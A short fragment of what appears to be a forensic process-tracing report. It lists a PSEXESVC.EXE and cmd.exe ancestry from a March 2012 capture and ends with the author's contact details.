     Start:  Sunday, March 18, 2012 7:44:38 PM Pacific Daylight Time
  Duration:  0
   Records:  112
```

Ancestors:

```
46  (unknown)
76  C:\Windows\PSEXESVC.EXE
78  C:\Windows\System32\cmd.exe
```

Children:

File accesses:

Contact me: Todd Heberlein

web: www.NetSQ.com

email: LTH@NetSQ.com

email: todd_heberlein@mac.com